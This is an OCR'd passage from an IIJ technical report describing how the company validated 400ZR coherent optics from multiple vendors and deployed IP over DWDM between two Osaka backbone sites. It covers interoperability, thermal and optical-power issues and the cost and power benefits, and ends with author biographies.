In recent years, DCOs available in form factors such as QSFP-DD and OSFP have rapidly gained traction, enabling long-haul transmission directly from router ports. Standards such as 400ZR and OpenZR+ have been established, attracting attention as alternatives to the costly dedicated transponders of the past.

Implementations of 400ZR are developed under implementation agreements and common technical specifications defined by the OIF (Optical Internetworking Forum)[*2], while implementations of OpenZR+ (400G-ZR+) are developed under those defined by the OpenZR+ MSA[*3]. But just because they are standardized does not mean they are plug-and-play at all. In practice, the following challenges exist.

- Compatibility issues arising from specification differences between router/switch vendors and DCO vendors
- Interoperability among DCOs from different vendors
- Performance variations across DCO vendors

IIJ began validating these modules incrementally from around 2021, and in 2024 it conducted hands-on testing of OLS and 400ZR modules from multiple vendors.

3.3.3 Cross-Vendor Interoperability Validation

Validation tests combining 400ZR/ZR+ modules from Juniper and Cisco brought up the following issues.

1. Certain combinations failed to link up even when based on the same standard
2. Issues arising from differences in vendor implementations
3. Cases in which tunable settings were not applied and link-up failed after a wavelength change

Issue 1 is not unique to DCOs; transceivers can also exhibit compatibility issues. Specifically, different transceiver vendors have varying tolerances for signal waveform quality, and certain combinations can result in unstable links. As part of pre-deployment validation, we performed integration testing for each combination of router, OS version, and DCO vendor that we anticipated using. In the course of this testing, one particular vendor combination showed degradation in optical signal quality, including OSNR (Optical Signal-to-Noise Ratio) and PRS (Polarization Rotation Speed), resulting in link instability.

*2 OIF, OIF-400ZR-03.0 (https://www.oiforum.com/wp-content/uploads/OIF-400ZR-03.0.1.pdf).
*3 OpenZR+, OpenZR+ Specifications, version 3.0, 12 September 2023 (https://openzrplus.org/resources/openzr-specifications-v-3-0/).

Regarding issue 2, the main problem involved the Application Select Code (AppSel) values. AppSel is a mechanism by which DCO modules advertise to the router the data rates, modulation schemes, and FEC (Forward Error Correction) methods they support. Because these are not explicitly defined in the relevant implementation agreements or specifications, they depend on the implementations used by the router and transceiver vendors, and this resulted in cases in which the expected modulation scheme was not set or could not be changed.

As for issue 3, because DCO support in router OSes was not yet fully mature, we encountered timing-related issues in which tuning settings were not applied or link-up could not be achieved.

Because such behavior poses risks in commercial deployment, IIJ reproduced multiple patterns, isolated the issues and documented the conditions under which they occurred, and worked with vendors to request fixes and share findings.

3.3.4 Heat Dissipation and Power Consumption Issues

400ZR modules typically generate significant heat, around 20 W. This heat is dissipated by drawing air in from the front of the device, passing it over the transceiver heatsink, and exhausting it via fans at the rear. QSFP-DD 400ZR/ZR+ modules commonly use a thicker-than-standard heatsink known as Type 2A. We found that these could impede front-panel intake airflow and affect cooling performance.

Figure 2 shows photographs of a 400ZR module installed in a router, illustrating how the heatsink interferes with the front air intake. Advisories regarding the airflow characteristics of such equipment are sometimes issued by router/switch vendors.

Care must also be taken in commercial environments as transceivers may be installed not only above and below but also to the left and right, so heat from adjacent ports can propagate to the DCO, causing increased heat generation.

Figure 2: Examples of 400ZR Cooling Mechanism




Figure 3: Thermal Performance Comparison of Two Vendors' DCO Modules

Performance differences between DCO vendors were also quite noticeable. Figure 3 compares the thermal performance of DCOs from two vendors under identical conditions. We observed a difference of around 8°C between the two. Caution is needed because if the temperature exceeds the threshold of either the host device or the DCO, a forced shutdown is triggered.

3.3.5 Challenges and Countermeasures for OLS Integration

cAs described in Section 3.2, IIJ had an existing 100G DWDM network, so we conducted validation by connecting third-party optical signals (alien wavelengths) to the existing OLS (Figure 4).

The advantage of this approach was that it required no additional investment and allowed spare wavelengths to be used effectively. Our integration testing revealed several issues, however.

First, while transponders typically have an optical transmit power of around +1 dBm to +3 dBm, DCOs are generally designed for output levels of around -10 dBm. When there are significant power differences across wavelengths, this makes amplifier tuning considerably more difficult.

Additionally, the existing OLS used Colorless Add/Drop. Colorless Add/Drop has high insertion loss, and because the degree-side signals are not filtered, the multiplexed optical signal is delivered directly to the DCO. The DCO can process its own wavelength, so link-up and operation are possible, but many DCOs have a maximum receive level of around 0 dBm, so even if the system is tuned to provide the proper level for the DCO's own channel, the total received optical power will often exceed that limit.

The combination of low DCO transmit power and the characteristics of Colorless Add/Drop also resulted in higher

Figure 4: Third-Party Signal Interconnection Using Existing OLS (During Deployment Testing)




Figure 5: OLS Configuration Using IP over DWDM (During Deployment Testing)

performance demands on the booster amplifier (on the transmitter side). Around the same time, we were also evaluating High Tx output power (±0 dBm) variants, which would have mitigated both the amplifier tuning difficulty and the maximum receive power issue.

Our validation work confirmed that these challenges posed significant barriers to deploying 400ZR using the existing OLS. Accordingly, we selected a new OLS optimized for IP over DWDM. Ultimately, the validation environment used the OLS architecture shown in Figure 5. This enabled the coexistence of transponders and DCOs. The use of AWGs also meant that signals on channels other than the one in use were filtered out, which also solved the problem of the DCO's maximum receive level being exceeded.

During final testing with this configuration, however, we encountered a new issue. As part of failure testing, when light was looped back to the AWG at one end, the link on an adjacent channel that was not under test began flapping.

When we investigated this, we found that signals that were supposed to be filtered out by the AWG were leaking into adjacent channels more than expected. This leakage acted as noise on the main signal, causing quality degradation and link flapping. This issue can also arise if a user accidentally configures a wavelength offset by one channel from the intended one, or during wavelength scanning by a DCO with an automatic wavelength-setting function. So for the commercial deployment of this model, we decided to establish a rule prohibiting the assignment of adjacent channels and to recommend the use of multiplexers and demultiplexers with sufficient adjacent-channel isolation.




Figure 7: Signal Leakage into an Adjacent Channel

3.4 Deployment on Commercial Networks

3.4.1 The Current IIJ Backbone

As described in "Focused Research (3): The IIJ Backbone—30 Years of Transformations" in IIR Vol. 58 (https://www.iij.ad.jp/en/dev/iir/058.html), IIJ's backbone currently interconnects multiple sites in major cities in Japan and overseas, primarily using 100 Gigabit Ethernet. To date, the backbone has been expanded by adding 100G circuits to the required links in accord with traffic volumes. Yet there have been a number of inherent challenges in this approach.

First, the lead times for procuring carrier circuits are extremely long. Procurement requires sharing expansion plans, negotiating fiber routes and pricing, and coordinating construction schedules between companies. This can take several months at minimum and close to a year in some cases, making it difficult to respond swiftly enough to sudden traffic increases. Second, circuit costs rise in proportion to traffic increases, so we needed a more efficient approach.

Figure 6: Issues with IP over DWDM

As noted at the beginning, IIJ had long used its own 10G/100G DWDM transport equipment as a complementary measure to address these challenges, particularly on links where high traffic volumes were anticipated, thus maintaining backbone flexibility through a combination of carrier circuits and in-house transport. That said, expanding this in-house DWDM transport was by no means easy. Once the capacity of an existing deployment was exhausted, several months were needed to procure and build new equipment, and the minimum expansion increment was on the order of several hundred gigabits. This meant the company needed to make careful investment decisions that accounted not only for near-term demand but also future traffic projections. So with this approach of relying solely on in-house DWDM transport, it was gradually becoming more difficult to maintain the backbone.

It was against this backdrop that IIJ began evaluating IP over DWDM as a new approach to inter-site backbone connectivity.

3.4.2 Our Expectations for IP over DWDM

IP over DWDM has several features that set it apart from conventional DWDM systems, and we saw it as quite a promising way to address the challenges IIJ was facing.

The biggest advantage was shorter lead times for capacity expansion. Once the OLS has been put in place, expanding capacity simply means installing 400ZR transceivers (which can be procured more quickly than transponders) in router ports and applying the necessary configuration. There is no need to add new modules for DWDM transport equipment, which had traditionally involved long lead times. This can be expected to significantly reduce both procurement time and deployment time.

This shift in architecture also has a positive effect on backbone operating costs. Compared with conventional DWDM equipment, it promises lower hardware costs as well as reduced power consumption and rack space requirements. There are operational benefits as well. Conventional optical transport equipment requires dedicated OSes and proprietary management frameworks, making it necessary to have operations staff with specialized DWDM expertise. With IP over DWDM, on the other hand, optical quality checks and transmission monitoring can be handled entirely on the router side. That makes it a good fit for existing operational processes, and we also expected it to reduce operational overhead.

For these reasons, we felt IP over DWDM was a promising way to address the challenges IIJ faced in building its backbone, and we moved forward with validation to determine how best to apply it to the commercial network.

3.4.3 Commercial Deployment at the New Osaka Core Site

For commercial deployment of IP over DWDM, IIJ selected the backbone link between Osaka-Kita, a new core site built in 2025, and the existing Osaka-Chuo site. This link met the requirements identified during field validation: a distance of 30 km or less and span loss of 25 dB or less; and it had been confirmed as a suitable environment for 400ZR deployment. And as a newly established site, it allowed relatively high flexibility in equipment selection and placement, making it an ideal link for the initial deployment of the new technology.

For the deployment, one of the two fiber paths was provisioned using conventional 100G DWDM equipment, while the other used IP over DWDM. This configuration was chosen with redundancy in mind, taking into account the possibility of unforeseen issues during the early stages of deployment and ensuring that the backbone could be maintained even if problems occurred with IP over DWDM.

When selecting DCOs, we considered both 400ZR and 400ZR+ (OpenZR+) as candidates. Because both satisfied the distance and OSNR requirements, we selected the lower-cost 400ZR. At the same time, we also performed a comparison of the High Tx output power version with an optical output level of around 0 dBm and the Normal Power version at around -10 dBm. We selected the Normal Power version as there were concerns that troubleshooting would be more difficult with the High Tx output power version, for which no router-vendor-supplied modules were available.

For the OLS design, we adopted the commonly used C-band and used 100 GHz grid passive filters for wavelength multiplexing. To avoid the risk of adjacent-channel

interference identified during validation, channels were spaced at 200 GHz intervals in the production environment. As this was a simple two-site connection, we selected an OLS that did not require a proprietary controller, thus avoiding vendor lock-in, and that provided automatic amplifier gain adjustment to reduce operational overhead. We worked closely with engineers at equipment manufacturers to determine which equipment would be optimal. IIJ places importance on this kind of direct dialogue with manufacturers and vendors as well as on establishing a structure that enables technical questions to be resolved quickly even after deployment.

Integrating IP over DWDM into our operations required the establishment of new operational workflows, including new optical quality monitoring metrics, 400ZR-specific quality thresholds, and redesigned fault-isolation procedures. Previously, the teams responsible for backbone routers and optical transport equipment were clearly separated, but with the introduction of IP over DWDM, routers also came to handle optical processing. This lowered the barrier by allowing operators to check status using the routers they were already familiar with, while at the same time creating a need for router operators to understand the basics of optical transport. Standardizing monitoring settings and developing troubleshooting procedures was therefore key.

Following this process of evaluation and preparation, IIJ deployed IP over DWDM in its backbone, and as of January 2026, it remains in stable operation. We attribute this success to the thorough validation and careful design work that preceded it.

3.4.4 Benefits of Deployment

This commercial deployment confirmed that IP over DWDM delivers substantial benefits for the IIJ backbone. The IP over DWDM configuration using two 400ZR wavelengths delivered a roughly 52% reduction in costs versus building the same 800G of capacity using conventional 100G DWDM transport equipment. This is attributable not only to the low cost of the 400ZR transceivers themselves but also to the reduction in transport equipment components.

From a procurement perspective, 400ZR transceivers can be procured with shorter lead times than conventional DWDM equipment, significantly shortening the lead time for backbone expansion. In addition, the OLS deployed in this case was commercially designed to support up to 22 multiplexed wavelengths, meaning that for the foreseeable future, capacity can be increased simply by adding transceivers, without the need to build additional OLS infrastructure on the same link. Although 400ZR was selected in this case because high traffic volume was expected on the link from the outset, DCOs that enable capacity expansion in 100G increments have recently become available. Going forward, we can therefore expect this approach to be applicable to links using routers that do not support 400G and those for which 100G capacity is sufficient.

There are also benefits from a power-consumption perspective. Compared with building 800G of capacity using conventional DWDM transport equipment, the IP over DWDM configuration reduces power consumption by around 10%. Because power consumption on the OLS side does not depend on the amount of capacity in use,




Figure 8: IP over DWDM Configuration at the New Osaka Core Site

even greater energy savings can be expected as the number of wavelengths in use increases in the future.

Space efficiency, however, remains a challenge. The configuration selected for this deployment required somewhat more rack space than conventional equipment, but this reflected the decision to prioritize reliability, functionality, and a proven validation track record when selecting equipment. Looking ahead, installation space may be limited when this technology is rolled out at existing sites, so we believe it will be important to select more space-efficient equipment.

Overall, we achieved significant benefits in terms of cost reductions, lead time shortening, operational efficiency, and scalability, thus confirming that IP over DWDM is a viable technology for inter-site backbone connectivity at IIJ.


3.5 Future Outlook

IIJ is currently migrating to 400ZR-capable routers, and we expect the number of links to which IP over DWDM is applicable to continue growing. Traffic between major sites within Tokyo and Osaka in particular is in an uptrend, and we expect the use of this technology to be essential for efficiently handling these growing volumes of high-capacity traffic.

Although this commercial deployment targeted a short-distance link that did not require inline amplifiers, going forward we will also be looking at introducing inline amplifiers to expand applicability to medium- and long-distance links exceeding 30 km. This should unlock the benefits of IP over DWDM across a broader range of links.

As IIJ is not a carrier, it does not have an operations team specializing in optical technology, but we intend to draw on the knowledge gained through this deployment to expand our validation environment and promote internal knowledge sharing, thus building a foundation for IIJ to become an ISP with strong optical technology capabilities as well. The optical expertise developed through initiatives like this also has broader implications for the future of networking. As demand for AI grows, data centers are becoming geographically distributed, increasing the need for low-latency connections between urban centers and suburban/regional areas. If infrastructure capable of provisioning flexible optical paths, such as the All Photonics Network (APN) under discussion in recent years, becomes widespread, it could enable ultra-low-latency services that, for instance, connect customer equipment to service infrastructure entirely via optical signals, without conversion to electrical signals.

Going forward, IIJ will continue to proactively adopt the latest technologies while maintaining a backbone that provides both stability and quality, delivering even better network infrastructure to its customers as part of the infrastructure that underpins society.



Jun Sugahara

Manager, Planning & Development Section, Network Engineering Department, Infrastructure Engineering Division, Network Services Business Unit, IIJ

Mr. Sugahara joined IIJ in 2014. He has since been involved in the design, construction, and operation of IIJ's Internet backbone as well as IX (JPNAP). He currently works on initiatives in backbone design and operational efficiency improvements within the Planning & Development Section, with a particular interest in optical transmission technology.

Tomoya Takezaki

Network Engineering Section 1, Network Engineering Department, Infrastructure Engineering Division, Network Services Business Unit, IIJ

Mr. Takezaki joined IIJ as a new graduate in April 2020. Since joining, he has been involved in backbone network operations, serving as lead on physical and logical design and construction projects at domestic and international locations. Since around 2023, he has served as a peering coordinator, negotiating interconnection agreements with other operators, while also working on improvements to the backbone's physical design, evaluating new technologies, and testing equipment such as optical transceivers. His hobbies include travel as well as tracking down and visiting structures related to telecommunications infrastructure, such as communications facilities and manholes.

May 2026 Vol.69

Internet Initiative Japan

About Internet Initiative Japan Inc. (IIJ)

IIJ was established in 1992, mainly by a group of engineers who had been involved in research and development activities related to the Internet, under the concept of promoting the widespread use of the Internet in Japan.
IIJ currently operates one of the largest Internet backbones in Japan, manages Internet infrastructures, and provides comprehensive high-quality system environments (including Internet access, systems integration, and outsourcing services, etc.) to high-end business users including the government and other public offices and financial institutions.
In addition, IIJ actively shares knowledge accumulated through service development and Internet backbone operation, and is making efforts to expand the Internet used as a social infrastructure.

IIJ-MKTG020-0067

Internet Initiative Japan Inc.

Address: Iidabashi Grand Bloom, 2-10-2 Fujimi, Chiyoda-ku,
Tokyo 102-0071, Japan
Email: info@iij.ad.jp URL: https://www.iij.ad.jp/en/